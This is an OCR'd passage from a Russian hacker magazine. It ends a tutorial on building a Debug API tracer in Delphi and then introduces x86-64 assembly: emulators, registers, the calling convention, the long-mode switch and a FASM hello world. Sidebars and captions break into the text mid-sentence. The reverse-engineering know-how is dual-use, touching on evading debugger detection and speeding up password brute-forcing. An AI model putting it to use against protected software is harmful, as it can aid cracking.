[Debug API] Я думаю, ты уже понял, что Debug API — это набор системных функций, реализующих те или иные отладочные механизмы. Эти функции удобны в применении, но, к сожалению, не позволяют от-

ЭМУЛЯЦИЯ

Эмуляция процессора — очень мощный метод отладки, не накладывающий вообще никаких ограничений на возможности отладчика, однако обладающий одним неприятным недостатком — для использования на реальных программах ему необходимо эмулировать не только процессор, но и все оборудование компьютера. Подобным эмулятором является виртуальная машина BOCHS. Это в настоящее время единственный отладчик-эмулятор, пригодный для практических целей. Он обычно используется для отладки загрузчиков ОС, кода BIOS и других специфических случаев, недоступных для отладки обычными средствами. Для защищенных программ он, к сожалению, непригоден, так как не всегда корректно эмулирует специально составленные нестандартные команды, да и, надо заметить, существующий набор команд 386 эмулирует не полностью. К тому же, подобные эмуляторы легко обнаружить по специфическому набору эмулируемого оборудования. По моему мнению, создать необнаруживаемый отладчик-эмулятор практически невозможно, так как в эмуляции процессора и оборудования есть множество мелких недокументированных тонкостей, которые не важны для работы обычных программ, а любое несоответствие поведения эмулируемого оборудования реальному может быть использовано защитой для обнаружения отладчика. Но для отладки операционных систем подобные эмулирующие дебаггеры незаменимы.

лаживать код, исполняемый в нулевом кольце, и имеют много других неприятных ограничений. Но на Debug API построено достаточно много отладчиков, в том числе и такой весьма популярный дебаггер, как OllyDbg.

Итак, настала пора перейти от теории к практике, попробуем написать Ring3-трейсер, который бы запускал программу в режиме отладки, устанавливал точку останова на ее точке входа, а после ее срабатывания трассировал бы программу на определенное количество команд, попутно дизассемблируя выполняемый код и сохраняя лог в файл.

трейсер

Для того чтобы отлаживать какой-либо процесс, его надо сначала запустить специальным образом. Делается это с помощью CreateProcess с установленными в dwCreationFlags флагами DEBUG_PROCESS и DEBUG_ONLY_THIS_PROCESS. Первый будет означать, что процесс запускается в режиме отладки, а второй — что отладка не распространяется на все запускаемые им дочерние процессы. Процесс запустится уже в остановленном состоянии, сгенерируется первое отладочное событие, несущее информацию о срабатывании брекпоинта, и процесс не будет выполняться до тех пор, пока это событие не будет обработано отладчиком. Для получения отладочного события дебаггер должен вызвать функцию WaitForDebugEvent, которая ждет наступления события и сохраняет информацию о нем в структуре TDebugEvent. Для продолжения выполнения программы отладчику нужно вызвать ContinueDebugEvent.

После запуска процесса мы сразу же получим событие, описывающее сработавший брекпоинт, но он будет не на точке входа в программу, а в функции BaseProcessStart из kernel32.dll, с которой начинается выполнение программы. Нам нужно установить «бряк» на точке входа. Для того чтобы определить, где она находится, придется загрузить исполнимый файл программы и прочитать интересующий нас адрес из PE-заголовка. Для этого можно использовать функцию LoadLibraryEx:

```
pImage := pointer(LoadLibraryEx(PChar(DbgApp), 0,
  DONT_RESOLVE_DLL_REFERENCES));
ntHeaders  := pointer(dword(pImage) + pImage^._lfanew);
EntryPoint := pointer(ntHeaders^.OptionalHeader.ImageBase +
  ntHeaders^.OptionalHeader.AddressOfEntryPoint);
FreeLibrary(dword(pImage));
```

Флаг DONT_RESOLVE_DLL_REFERENCES означает, что нам нужно просто загрузить PE-файл без настройки его импортов и исполнения точки входа. Без указания этого флага файл грузиться просто не будет. В случае успеха функция LoadLibraryEx возвращает параметр hmodule, который на самом деле является ни чем иным, как указателем на MZ-заголовок файла. Прибавив к нему значение поля e_lfanew этого заголовка, мы получим указатель на ImageNtHeaders, откуда можно извлечь базовый адрес загрузки PE-файла (ImageBase) и RVA его точки входа (AddressOfEntryPoint). Сумма этих чисел и будет адресом точки входа в загруженной программе. После получения точки входа файл можно выгрузить с помощью FreeLibrary, так как он больше не понадобится.

Теперь мы можем начать обработку отладочных событий. В первом из них установим брекпоинт, записав с помощью WriteProcessMemory байт CC (опкод команды int 3) на точку входа программы.

```
while true do
begin
  WaitForDebugEvent(DbgEvent, INFINITE);
  if DbgEvent.dwDebugEventCode = EXCEPTION_DEBUG_EVENT then
    case DbgEvent.Exception.ExceptionRecord.ExceptionCode of
    EXCEPTION_BREAKPOINT :
    begin
      Inc(BreakNum);
      if BreakNum = 1 then
      begin
        ReadProcessMemory(Pr.hProcess, EntryPoint, @OldByte, 1, Bytes);
        NewByte := $CC;
        WriteProcessMemory(Pr.hProcess, EntryPoint, @NewByte, 1, Bytes);
      end
```

Перед этим нужно с помощью ReadProcessMemory сохранить оригинальный байт с точки входа, так как нам понадобится его восстановить при срабатывании брекпоинта.

Теперь ждем следующего события, которым будет являться наш брекпоинт. По его срабатыванию нам нужно убрать старый «бряк», установить флаг TF в регистре efl отлаживаемого потока, сместить eip на 1 байт назад (чтобы продолжить выполнение программы с ее точки входа) и продолжить выполнение потока. Для чтения регистров потока мы будем использовать GetThreadContext, а для записи — SetThreadContext.

```
Context.ContextFlags := CONTEXT_FULL;
GetThreadContext(Pr.hThread, Context);
Dec(Context.Eip);
Context.EFlags := Context.EFlags or $100;
SetThreadContext(Pr.hThread, Context);
WriteProcessMemory(Pr.hProcess, EntryPoint, @OldByte, 1, Bytes);
```

Теперь наш поток исполняется с установленным флагом TF, а значит, после выполнения каждой его команды нам будет приходить отладочное событие, несущее информацию об исключении EXCEPTION_SINGLE_STEP. В обработчике этого исключения мы будем читать код по адресу, взятому из регистра eip отлаживаемого потока, дизассемблировать его, после чего повторно устанавливать флаг TF для того, чтобы исключение произошло и на следующей команде.

```
[для дизассемблирования кода используется дизассемблер CADt]

begin
  if (Cmds > 0) then
  begin
    Context.ContextFlags := CONTEXT_FULL;
    GetThreadContext(Pr.hThread, Context);
    Context.EFlags := Context.EFlags or $100;
    SetThreadContext(Pr.hThread, Context);
    ReadProcessMemory(Pr.hProcess, pointer(Context.Eip), @Cmd, 32, Bytes);
    DisCommand := DisasmCommand(@Cmd, Context.Eip);
    writeln(DisCommand);
    DisCommand := DisCommand + #13#10;
    WriteFile(hFile, PChar(DisCommand)^, Length(DisCommand), Bytes, nil);
  end;
  Dec(Cmds);
end;
```

В итоге мы получим вполне работающий трейсер, который использует Debug API, умеет трассировать программу и ставить брекпоинты. Тестовый пример запускается из командной строки и принимает два параметра, первый из которых — путь к отлаживаемой программе, а второй — глубина трассировки (количество команд). Пример выводит дизассемблерный листинг в консоль и записывает его в файл c:\trace.log.

Вот, собственно, и все. Я думаю, теперь ты разобрался, как работают отладчики, и сможешь без особых затруднений написать и свой, значительно более сложный дебаггер. Успехов тебе в этом нелегком, но очень интересном деле



64-битный привет

32-БИТНАЯ ЭПОХА УХОДИТ В ПРОШЛОЕ, СДАВАЯСЬ ПОД НАТИСКОМ НОВЫХ ИДЕЙ И ПЛАТФОРМ. ОБА ФЛАГМАНА РЫНКА (INTEL И AMD) ПРЕДСТАВИЛИ 64-БИТНЫЕ АРХИТЕКТУРЫ, ОТКРЫВАЮЩИЕ ДВЕРЬ В МИР БОЛЬШИХ СКОРОСТЕЙ И ПРОИЗВОДИТЕЛЬНЫХ ЦП. ЭТО НАСТОЯЩИЙ ПРОРЫВ — НОВЫЕ РЕГИСТРЫ, НОВЫЕ РЕЖИМЫ РАБОТЫ… ПОПРОБУЕМ С НИМИ РАЗОБРАТЬСЯ? МЫ РАССМОТРИМ АРХИТЕКТУРУ AMD64 (ОНА ЖЕ X86-64) И ПОКАЖЕМ, КАК С НЕЙ БОРОТЬСЯ | Крис Касперски ака мыщъх

Архитектура x86-64 под скальпелем ассемблерщика

64-битный лейбл — звучит возбуждающе, хотя всего лишь хитрый маркетинговый трюк, скрывающий не только достоинства, но и недостатки. Нам дарованы 64-битные операнды и 64-битная адресация. Казалось бы, лишние разряды карман не тянут и если не пригодятся, то, по крайней мере, не помешают. Так ведь нет! С ростом разрядности увеличивается и длина машинных команд, а значит, время их загрузки/декодирования и размеры программы, поэтому для достижения не худшей производительности 64-битный процессор должен иметь более быструю память и более емкий кэш. Это раз.



Залезай на диск к журналу, там ты обнаружишь все исходники к статье.

64-битные целочисленные операнды становятся юзабельны только при обработке чисел порядка 2^33+ (8.589.934.592) и выше. Там, где 32-битному процессору требуется несколько тактов, 64-битный справляется за один. Но где ты видел такие числа в домашних и офисных приложениях? Не зря же инженеры из Intel пошли на сокращение разрядности АЛУ (арифметичного-логичесокго устройства), ширина которого в Pentium-4 составляет всего 16 бит против 32-х бит в Pentium-III. Это не значит, что Pentium-4 не может обрабатывать 32-разрядные числа. Может. Только он тратит на них больше времени, чем Pentium-III. Но поскольку процент подлинно 32-разрядных чисел (то есть таких, что используют свыше 16 бит) в домашних приложениях относительно невысок, производительность падает незначительно. Зато ядро содержит меньше транзисторов, выделяет меньше тепла и лучше работает на повышенной тактовой частоте — в целом эффект положительный.

64-битная разрядность… Помилуй! Адресовать 18.446.744.073.709.551.616 байт памяти не нужно даже Microsoft'у со всеми его графическими заворотами! Из 4-х Гбайт адресного пространства Windows Processional и Windows Server только 2 Гбайта выделяют приложениям.

3 Гбайта выделяет лишь Windows Advanced Server, и не потому, что больше выделить невозможно! x86-процессоры с легкостью адресуют вплоть до 16 Гбайт (по 4 Гбайта на код, данные, стек и кучу), опять-таки обходясь минимальной перестройкой операционной системы! Почему же до сих пор это не было сделано? Почему мы сидим на жалких 4-х Гбайтах из которых реально доступны только два?! Да потому, что больше никому не нужно! Систему, адресующую 16 Гбайт, просто так не продашь, кого эти гигабайты интересуют? Вот 64 бита — совсем другое дело!

Сравнивать 32- и 64-битные процессоры бессмысленно! Если 64-битный процессор на домашнем приложении оказывается быстрее, то отнюдь не за счет своей 64-битности, а благодаря совершенно независимым от нее конструктивным ухищрениям, на которых инженеры едва не разорвали себе задницы! Впрочем, не будем о грустном. 64 бита все равно войдут в нашу жизнь. Для некоторых задач они очень даже ничего. Вот, например, криптография. 64 бита — это же 8 байт! 8-символьные пароли можно полностью уместить в один регистр, не обращаясь к памяти, что дает невероятный результат! Скорость перебора увеличивается чуть ли не на порядок! Ну, так чего же мы ждем?! Вперед! На штурм 64-битных вершин!

[что нам понадобится?] Для программирования в 64-режиме желательно иметь компьютер с процессором AMD Athlon FX или Opertorn, но можно обойтись и эмулятором. Существует не так много эмуляторов под x86-64 платформу и все они недоделанные и жутко бажные, но для знакомства с AMD 64 их будет вполне достаточно.

Большой популярностью пользуется бесплатный эмулятор BOCHS (в просторечии называемый борщом), распространяемый в исходных текстах. Поддержка архитектуры x86-64 впервые появилась в версии 2.2-pre3 и затем была включена в релиз 2.2.1 на правах экспериментальной фичи. На официальном сайте (*http://bochs.sourceforge.net/*) можно найти несколько готовых бинарных сборок под разные платформы, но… только для архитектуры x86. Эмуляция x86-64 требует обязательной перекомпиляции под *nix-системами. Скачиваем исходные тексты (*http://prdownloads.sourceforge.net/bochs/bochs-2.2.1.tar.gz?download*), распаковываем архив, запускаем конфигуратор с ключом --enable-x86-64 и затем даем make.

[сборка BOCHS'a с поддержкой эмуляции x86-64]

```
$./configure --enable-x86-64
$make
```

Образуется исполняемый файл bochs, требующий для своей работы bios и bxrc-сценарий, которые можно позаимствовать из готовой бинарной сборки. Для компиляции под Windows-платформу следует запустить скрипт conf.win32-vcpp, а затем выполнить make win32_snap. Для этого, естественно, необходимо иметь Linux, поскольку Windows shell-скриптов в упор не понимает (правда, можно воспользоваться Cygwin'ом, но сборка под ним — отдельный геморрой).

[сборка BOCHS'a для компиляции Microsoft Visual C++]

```
sh .conf.win32-vcpp
make win32_snap
```



64-разрядный лейбл китайском



64-битная версия Windows в стадии начальной загрузки

Сборка компилятором Microsoft Visual C++ 6.0 проходит не очень гладко (точнее, не проходит совсем) и приходится устранять многочисленные ошибки, допущенные разработчиками эмулятора, что требует времени и квалификации. Хорошо, что в Сети можно найти множество сборок борща, например: *http://www.psyon.org/bochs-win32/bochs-x86-64-20050508.exe*.

Тем не менее, со своей работой борщ справляется из рук вон плохо и к тому же сильно тормозит. Мой Pentium-III 733 затормаживается до < 1 Мгц AMD 64, отставая даже от Машины Бэббиджа, собранной на шестеренках и приводимой в движение паровым двигателем. Многие 64-битные Линухи вылетают еще на стадии загрузки ядра. Побаловаться x86-64 режимом под борщом еще можно, но на рабочий инструмент он не тянет. Впрочем, в последующих версиях ошибки эмуляции скорее всего будут исправлены, и тогда единственным недостатком останется низкая скорость, а вот это уже фундаментально. Обладателям low-end процессоров придется искать что-то еще.

QEMU — бесплатный динамический эмулятор, основанный на BOCHS. Архитектура x86-64 эмулируются на Pentium-III с ничуть не худшей скоростью, чем x86 под коммерческим VM Ware. Стабильность работы также выше всяких похвал. На официальном сайте (*http://fabrice.bellard.free.fr/qemu/*) выложены исходные тексты и готовые сборки под Linux. Обладателям Windows приходится заниматься компиляцией самостоятельно или рыскать в поисках добычи по Сети. Добросовестный билд лежит на хорошем японском сервере *http://www.h7.dion.ne.jp/~qemu-win/*. Там же можно найти драйвер-акселератор, ускоряющий эмуляцию в несколько раз. Кстати говоря, помимо x86-64, QEMU эмулирует x86, SPARC, PowrPC и некоторые другие архитектуры. И еще, QEMU — это единственный эмулятор, в котором виртуальная сеть встает сама без плясок с бубном и не загаживает основную операционную систему левыми адаптерами.

Также нам потребуется 64-разрядная операционная система. Дотянутся до 64-битных регистров и прочих вкусностей x86-64-архитектуры можно только из специального 64-разрядного режима (long mode). Ни под реальным, ни под 32-разрядным защищенным x86-режимом они не доступы. И хотя мы покажем, как перевести процессор из реального в 64-разрядный режим, создание полнофункциональной операционной системы не входит в наши планы, а без нее никуда!

Проще всего, конечно, взять Windows XP 64-Bit Edition, но… не все хакеры разделяют это мнение (правильную вещь буквой X не назовут). Если выпрямить земную ось, то поднимется такой цунами, что всю Америку вместе с Редмондом смоет на хрен в океан. А Linux делают и в континентальной Европе, до которой никакие цунами не достанут! (Правда, ей угрожает ледник и первой пострадают небезразличные для Линуха скандинавские страны). Большинство производителей либо уже выпустили x86-64 порты, либо собираются это сделать в ближайшем будущем. Приверженцам традиционного немецкого качества можно порекомендовать SuSE LiveCD 9.2, не требующий установки (*http://suse.osuosl.org/suse/x86_64/live-cd-9.2/SUSE-Linux-9.2-LiveCD-64bit.iso*), но лично я больше предпочитаю Дебиан, неофициальный порт которого в формате businesscard-CD лежит на *http://cdimage.debian.org/cdimage/unofficial/sarge-amd64/iso-cd/debian-31r0a-amd64-businesscard.iso*. Там же можно найти и другие порты.

Теперь перейдем к подготовке инструментария. Как минимум, нам понадобится ассемблер и отладчик. Мы будем использовать FASM (*http://flatassembler.net/*). Он бесплатен, работает под LINUX/Windows/MS-DOS, поддерживает x86-64, обладает удобным синтаксисом и т. д. Любители классической миссионерской могут качнуть бесплатный Windows Server 2003 SP1 Platform SDK (*http://www.microsoft.com/downloads/details.aspx?FamilyId=A55B6B43-E24F-4EA3-A93E-40C0EC4F68E5*), в состав которого входит 64-разрядный MASM. Синтаксически оба этих ассемблера несовместимы, так что попеременно пользоваться ими не удастся, и нужно сразу выбирать какой-то один.

Практически во все x86-64 порты Линуха входит GNU Debugger, которого для наших задач вполне достаточно. Обладатели Windows могут воспользоваться Microsoft Debugger'ом, входящим в состав бесплатного Microsoft Debugging Tools (*http://www.microsoft.com/whdc/devtools/debugging/installamdbeta.mspx*).

[обзор x86-64] За подробным описанием x86-64-архитектуры лучше всего обратиться к фирменной документации AMD64 Technology — AMD64 Architecture Programmer's Manual Volume 1:Application Programming (*http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf*). Мы же ограничимся только беглым обзором основных нововведений.

Наконец-то AMD сжалилась над нами и подарила программистам то, что все так долго ждали. К семи регистрам общего назначения (восьми — с учетом ESP) добавилось еще восемь, в результате чего их общее количество достигло 15 (16) штук.

Старые регистры, расширенные до 64-бит, получили имена RAX, RBX, RCX, RDX, RBP, RSI, RDI, RSP, RIP и RFLAGS. Новые регистры остались безымянными и просто пронумерованы от R8 до R15. Для обращения к младшим 8-, 16- и 32-битам новых регистров можно использовать суффиксы b, w и d. Например, R9 — это 64-разряный регистр, R9b — его младший байт (по аналогии с AL), а R9w — младшее слово (то же самое, что AX в EAX). Прямых наследников AH, к сожалению, не наблюдается и для манипуляции со средней частью регистров приходится извращаться со сдвигами и математическими операциями.

Регистр, указатель команд RIP, теперь адресуется точно так же, как и все остальные регистры общего назначения. Программисты, заставшие живую PDP-11 (или ее отечественный клон — Электронику БК или УКНЦ), только презрительно хмыкнут — наконец-то до разработчиков стали доходить очевидные истины, которые на всех нормальных платформах были реализованы еще неизвестно когда.

Возьмем простейший пример: загрузим в регистр AL опкод следующей машинной команды. На x86 приходится поступать так.

[загрузка опкода следующей машинной команды в классическом x86]

```
call $ + 5     ; запихнуть в стек адрес следующей команды и передать
               ; на нее управление
pop ebx        ; вытолкнуть из стека адрес возврата
add ebx, 6     ; скорректировать адрес на размер команд pop/add/mov
mov al, [ebx]; теперь AL содержит опкод команды NOP
nop            ; команда, чей опкод мы хотим загрузить в AL
```

Это же умом поехать можно, пока все это напишешь! И еще здесь очень легко ошибиться в размере команд, который приходится вычислять либо вручную, либо загромождать листинг никому не нужными метками, к тому же неизбежно затрагивается стек, что в ряде случаев нежелательно или недопустимо (особенно в защитных механизмах, нашпигованных антиотладочными приемами).

А теперь перепишем тот же самый пример на x86-64.

[загрузка опкода следующей машинной команды на x86-64]

```
mov al,[rip]  ; загружаем опкод следующей машинной команды
nop           ; команда, чем опкод мы хотим загрузить в AL
```

Красота! Только следует помнить, что RIP всегда указывает на следующую, а отнюдь не текущую инструкцию! К сожалению, ни Jx RIP, ни CALL RIP не работают. Таких команд в лексиконе x86-64 просто нет.

Но это еще что! Исчезла абсолютная адресация! Если нам надо изменить содержимое ячейки памяти по конкретному адресу, на x86 мы поступаем приблизительно так:


```
dec byte ptr [666h]      ; уменьшить содержимое байта по адресу 666h
                         ; на единицу
```


Под x86-64 транслятор выдает ошибку ассемблирования, вынуждая нас прибегать к фиктивному базированию:

```
xor r9, r9                ; обнулить регистр r9
dec byte ptr [r9+666h] ; уменьшить содержимое байта по адресу
                          ; 0+666h на единицу
```

Есть и другие отличия от x86, но они не столь принципиальны. Важно то, что в режиме совместимости с x86 (Legacy Mode) ни 64-битные регистры, ни новые методы адресации недоступны! Никакими средствами (включая черную


AMD Athlon 64 во всей своей красе


реакция 64-битного Линуха, запущенного под стандартной сборкой BOCHS'a (your CPU does not support long mode. use a 32bit distribution)



регистры, доступные в x86-64 режиме



реакция 32-битной Windows на попытку запуска 64-битного PE-файла



загрузка 64-разрядного Дебиана под эмулятором QEMU

и белую магию) дотянуться до них нельзя и прежде чем что-то сделать, необходимо перевести процессор в длинный режим (long mode), который делится на два подрежима: режим совместимости с x86 (compatibility mode) и 64-битный режим (64-bit mode). Режим совместимости предусмотрен только для того, чтобы 64-разрядная операционная система могла выполнять старые 32-битные приложения. Никакие 64-битные регистры здесь и не ночевали! Реальная 64-битность обитает только в 64-bit long mode, о котором мы и будем говорить!

[hello world на x86-64] Программирование под 64-битную версию Windows мало чем отличается от традиционного: только все операнды и адреса по умолчанию 64-разрядные, а параметры API-функций передаются большей частью через регистры, а не через стек. Первые четыре аргумента всех API-функций передаются в регистрах RCX, RDX, R8 и R9 (регистры перечислены в порядке следования аргументов, крайний левый аргумент помещается в RCX). А уж остальные параметры кладутся в стек. Все это называется x86-64 fast calling conversion (соглашение о быстрой передаче параметров для x86-64), подробное описание которой можно найти в статье The history of calling conventions, part 5 amd64 (*http://blogs.msdn.com/oldnewthing/archive/2004/01/14/58579.aspx*). Также советую заглянуть на страничку бесплатного компилятора Free PASCAL и поднять документацию по способам вызова API: *http://www.freepascal.org/wiki/index.php/Win64/AMD64_API*. В частности, вызов функции с пятью аргументами API_func(1,2,3,4,5) выглядит так:



64-битный файл — первый полет

```
mov dword ptr [rsp+20h], 5    ; кладем на стек пятый слева аргумент
mov r9d, 4                    ; передаем четвертый слева аргумент
mov r8d, 3                    ; передаем третий слева аргумент
mov edx, 2                    ; передаем второй слева аргумент
mov ecx, 1                    ; передаем первый слева аргумент
call  API_func
```

Смещение пятого аргумента относительно верхушки стека требует пояснений. Почему оно равно 20h? Ведь адрес возврата занимает только 8 байт. Какая су… сущность съела все остальные? Оказывается, они резервируются для первых четырех аргументов, переданных через регистры. Зарезервированные ячейки содержат неинициализированный мусор и по-буржуйски называются spill, что переводится как затычка или потеря.

Вот минимум знаний, необходимых для выживания в мире 64-битной Windows при программировании на ассемблере. Остается разобрать самую малость: как эти самые 64-бита заполучить?! Для перевода FASM'а в x86-64 режим достаточно указать директиву use64 и дальше кодить как обычно.

Ниже идет пример простейшей x86-64 программы, которая не делает ничего, только возвращает в регистре RAX значение 0.

ПЕРЕХОД В 64-РАЗРЯДНЫЙ РЕЖИМ

Как известно, в исходниках FreeBSD можно найти файл amd64_tramp.S, быстро и грязно переводящий процессор в 64-режим. Откомпилировав, его можно записать в boot-сектор, загружающий нашу собственную операционную систему (ты ведь пишешь ее, правда?), или слинковать com-файл, запускаемый из реального x86-режима (для этого потребуется чистая MS-DOS безо всяких экстендеров). В общем, вариантов, как с этим справиться, довольно много.

[перевод процессора в 64-разрядный режим]

```
//$FreeBSD: /repoman/r/ncvs/src/sys/boot/i386/libi386/amd64_tramp.S,v 1.4 2004/05/14

/*
 * Quick and dirty trampoline to get into 64 bit (long) mode and running
 * with paging enabled so that we enter the kernel at its linked address.
 */
#define MSR_EFER      0xc0000080
#define EFER_LME      0x00000100
#define CR4_PAE       0x00000020
#define CR4_PSE       0x00000010
#define CR0_PG        0x80000000

/* GRRR. Deal with BTX that links us for a non-zero location */
#define VPBASE        0xa000
#define VTOP(x)       ((x) + VPBASE)
  .data

  .p2align 12,0x40

  .globl  PT4
PT4:
  .space          0x1000
  .globl  PT3
PT3:
  .space 0x1000
  .globl  PT2
PT2:
  .space          0x1000

gdtdesc:
  .word  gdtend - gdt
  .long   VTOP(gdt)       # low
  .long 0                 # high

gdt:
  .long     0             # null descriptor
  .long     0
  .long     0x00000000    # %cs
  .long     0x00209800
  .long     0x00000000    # %ds
  .long     0x00008000
gdtend:

  .text
  .code32

  .globl  amd64_tramp
amd64_tramp:
  /* Be sure that interrupts are disabled */
  cli
  /* Turn on EFER.LME */
  movl    $MSR_EFER, %ecx
  rdmsr
  orl     $EFER_LME, %eax
  wrmsr

  /* Turn on PAE */
  movl    %cr4, %eax
  orl     $(CR4_PAE | CR4_PSE), %eax
  movl    %eax, %cr4

  /* Set   %cr3 for PT4 */
  movl    $VTOP(PT4), %eax
  movl    %eax, %cr3

  /* Turn on paging (implicitly sets EFER.LMA) */
  movl    %cr0, %eax
  orl     $CR0_PG, %eax
  movl    %eax, %cr0

  movl    $VTOP(gdtdesc), %eax
  movl    VTOP(entry_hi), %esi
  movl    VTOP(entry_lo), %edi
  lgdt    (%eax)
  ljmp    $0x8, $VTOP(longmode)

        .code64
longmode:
  movl    %esi, %eax
  salq    $32, %rax
  orq     %rdi, %rax
  pushq   %rax
  ret
```

```
            ; сообщаем FASM'у, что мы хотим программировать на x86-64
use64
xor r9,r9   ; обнуляем регистр r9
mov rax,r9  ; пересылаем в rax,r9 (можно сразу mov rax,0, но неинтересно)
ret         ; выходим туда, откуда пришли
```

Никаких дополнительных аргументов командной строки указывать не надо, просто сказать fasm file-name.asm — и все! Через мгновение образуется файл file-name.bin, который в hex-представлении выглядит следующим образом:

[дизассемблерный листинг простейшей 64-битной программы]

```
4D 31 C9    xor r9, r9
4C 89 C8    mov rax, r9
C3          retn
```

Формально это типичный com-файл, вот только запустить его не удастся (во всяком случае ни одна популярная ось его не съест) и необходимо замутить законченный ELF или PE, в заголовке которого будет явно прописана нужная разрядность.
Начиная с версии 1.64, ассемблер FASM поддерживает специальную директиву format PE64, автоматически формирующую 64-разрядный PE-файл (директиву use64 в этом случае указывать уже не нужно), а в каталоге EXAMPLES можно найти готовый пример PE64DEMO, в котором показано, как ее использовать на практике.
Ниже приведен пример x86-64 программы hello, world с комментариями:

[64-битное приложение hello, world под Windows на FASM'е]


```
; пример 64-битного PE файла
; для его выполнения необходимо иметь Windows XP 64-bit edition

; указываем формат
format PE64 GUI

; указываем точку входа
entry start

; создать кодовую секцию с атрибутами на чтение и исполнение
section '.code' code readable executable
start:
  mov r9d,0            ; uType == MB_OK (кнопка по умолчанию)
                       ; аргументы по соглашению x86-64
                       ; передаются через регистры, не через стек!
                       ; префикс d задает регистр размером в слово,
                       ; можно использовать и mov r9,0, но тогда
                       ; машинный код будет на байт длиннее

  lea r8,[_caption]    ; lpCaption передаем смещение
                       ; команда lea занимает всего 7 байт,
                       ; а mov reg, offset — целых 11, так что
                       ; lea намного более предпочтительна
```



специальная сборка BOCHS'а успешно переходит в x86-64 режим, уверенно чувствуя себя под виртуальной машиной VM Ware. Это уже двойная эмуляция получается!

```
  lea rdx,[_message] ; lpText передаем смещение выводимой строки

  mov rcx,0           ; hWnd передам дескриптор окна владельца
                      ; (можно также использовать xor rcx, rcx,
                      ; что на три байта короче)

  call  [MessageBox]  ; вызываем функцию MessageBox

  mov ecx,eax         ; заносим в ecx результат возврата
                      ; (Функция ExitProcess ожидает 32-битный параметр
                      ; можно использовать и mov rcx, rax, но это будет
                      ; на байт длиннее)
  call  [ExitProcess] ; вызываем функцию ExitProcess

; создать секцию данных с атрибутами на чтение и запись
; (вообще-то в данном случае атрибут на запись необязателен,
; поскольку мы ничего не пишем, а только читаем)
section '.data' data readable writeable

  _caption db 'PENUMBRA is awesome!',0; ASCIIZ-строка заголовка окна
  _message db 'Hello World!',0          ; ASCIIZ-строка выводимая на экран

; создать секцию импорта с атрибутами на чтение и запись
; (здесь атрибут на запись обязателен, поскольку при загрузке PE-Файла
; в секцию импорта ; будут записываться фактические адреса API-функций)
section '.idata' import data readable writeable

  dd 0,0,0,RVA kernel_name,RVA kernel_table
  dd 0,0,0,RVA user_name,RVA user_table
  dd 0,0,0,0,0    ; завершаем список двумя 64-разряными нулеми!!!


kernel_table:
  ExitProcess dq RVA _ExitProcess
  dq 0      ; завершаем список 64-разряным нулем!!!

user_table:
  MessageBox dq RVA _MessageBoxA
  dq 0

kernel_name db 'KERNEL32.DLL',0
user_name db 'USER32.DLL',0

_ExitProcess dw 0
  db 'ExitProcess',0
_MessageBoxA dw 0
  db 'MessageBoxA',0
```

Ассемблируем файл (fasm PE64DEMO.ASM) и запустим образовавшийся EXE на выполнение. Под 32-разрядной Windows он, естественно, не запустится. Вдоволь наигравшись нашем первым x86-64 файлом, загрузим его в дизассемблер (например, в IDA Pro 4.7. Она хоть и materиться, предлагая использовать специальную 64-битную версию, но при нажатии на yes все корректно дизассемблирует, во всяком случае до тех пор, пока не столкнется с подлинным 64-битным адресом или операндом, с которым произойдет обрезание, в частности, mov r9,1234567890h дизассемблируется, как mov r9, 34567890h, так что переход на 64-битную версию IDA все же очень желателен, тем более, что, начиная с IDA 4.9, она входит в базовую поставку). Посмотрим, что у нашей программы внутри?

[дизассемблерный листинг 64-битного приложения hello, world!]

```
.code:0000000000401000 41 B9 00 00 00 00    mov r9d, 0
.code:0000000000401006 4C 8D 05 F3 0F 00 00 lea   r8, aPENUMBRA
.code:000000000040100D 48 8D 15 03 10 00 00 lea   rdx,  aHelloWorld  ; "Hello World!"
.code:0000000000401014 48 C7 C1 00 00 00 00 mov rcx, 0
.code:000000000040101B FF 15 2B 20 00 00    call  cs:MessageBoxA
.code:0000000000401021 89 C1                mov ecx, eax
.code:0000000000401023 FF 15 13 20 00 00    call  cs:ExitProcess
```

Что ж, довольно громоздко, объемно и концептуально. Для сравнения, дизассемблированный листинг аналогичного 32-разрядного файла приведен ниже. Старый x86 код в 1,6 раз короче! А ведь это только демонстрационная программа из нескольких строк! На полновесных приложениях разрыв будет только нарастать! Так что не стоит злоупотреблять 64-разрядным кодом без необходимости. Его следует использовать только там, где 64-битная арифметика и 8 дополнительных регистров действительно дают ощутимый выигрыш. Например, в математических задачах или программах для вскрытия паролей.


